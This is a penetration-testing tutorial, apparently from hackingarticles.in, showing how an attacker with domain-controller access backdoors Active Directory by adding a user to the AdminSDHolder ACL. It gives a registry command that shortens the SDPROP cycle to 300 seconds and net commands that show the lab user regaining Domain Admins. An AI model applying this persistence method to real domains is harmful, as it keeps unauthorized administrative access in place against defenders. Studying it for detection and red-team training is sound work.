iGNITE Technologies

Domain Persistence
AdminSDHolder

WWW.HACKINGARTICLES.IN

Introduction

In this article, we will discuss the Persistence attack on Active Directory by abusing AdminSDHolder. This attack is an actual threat because of This attack leverages another dynamic attack, such as **DCSync Attack** and **Golden Ticket Attack**.

AdminSDHolder

Active Directory Domain Services uses AdminSDHolder, protected groups, and Security Descriptor propagator (SD propagator or SDPROP for short). To secure privileged users and groups from unintentional modification. Unlike most objects in the Active Directory domain, which are owned by the Administrators group, AdminSDHolder is owned by the Domain Admins group.

The AdminSDHolder object has a unique Access Control List (ACL). This is used to control the permissions of security principals that are members of built-in privileged Active Directory groups. Every hour, a background process runs on the domain controller to compare manual modifications to an ACL. Then, overwrites them so that the ACL matches the ACL on the AdminSDHolder object.

Read from **here** for more details.

AdminSDHolder Persistence Attack


On a compromised domain controller with administrator privileges, the attacker is capable of creating a permanent backdoor for future attacks by abusing AdminSDHolder. With the help of this attack, we will be able to alter AdminSDHolder by adding a new user to its Access Control List.

Here we will try to add user Yashika to the ACL of the AdminSDHolder object in order to change the privilege for user Yashika. Current User yashika is a domain user as shown below.


```
C:\Users\yashika.IGNITE>net user yashika /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    yashika
Full Name                    yashika
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/28/2020 1:44:29 PM
Password expires             Never
Password changeable          5/29/2020 1:44:29 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/28/2020 2:17:26 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users\yashika.IGNITE>_
```


Follow the step to learn how an attacker can conduct AdminSDHolder attack.


1. Navigate to Active Director User and Computers
2. Explore Menu > View> Advanced Features



3. Explore System > AdminSDHolder > Properties



Add the user to whom you want to give Full Permission. Here I have chosen user: "Yashika"




Give Full Permission by enabling All checkbox.


As we mentioned, the background process typically runs every sixty (60) minutes by default. However, you can change the default frequency for the Security Descriptor Propagator process. You can do this by creating a **REG_DWORD** registry entry and then setting the new frequency value.

Additionally, if you have compromised a Domain Controller (DC), you can reset the Security Descriptor Propagator process to run every 3 minutes. You can do this by executing the following command in the command prompt. Note that 300 is the decimal equivalent, while 12c is the hexadecimal equivalent.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T
REG_DWORD /F /D 300
```



To ensure the fruitful result of the above command, explore the following path:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters



After three minutes, we checked to identify for user “yashika” using the net user command. We noticed Yashika has become a member of the domain admin group.

```
net user yashika /Domain
```

Even if the administrator tries to remove Yashika from the domain admin group. After 3 minutes, due to the Security Descriptor Propagator process, it will again add Yashika into the Domain Admin Group.

```
C:\Users\yashika.IGNITE.000>net user yashika /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    yashika
Full Name                    yashika
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/1/2020 11:11:41 AM
Password expires             Never
Password changeable          6/2/2020 11:11:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/1/2020 12:30:14 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users\yashika.IGNITE.000>net group "domain admins" yashika /add /domain
The request will be processed at a domain controller for domain ignite.local.

The command completed successfully.


C:\Users\yashika.IGNITE.000>net user yashika /domain
The request will be processed at a domain controller for domain ignite.local.

User name                    yashika
Full Name                    yashika
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/1/2020 11:11:41 AM
Password expires             Never
Password changeable          6/2/2020 11:11:41 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/1/2020 12:30:14 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
```


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux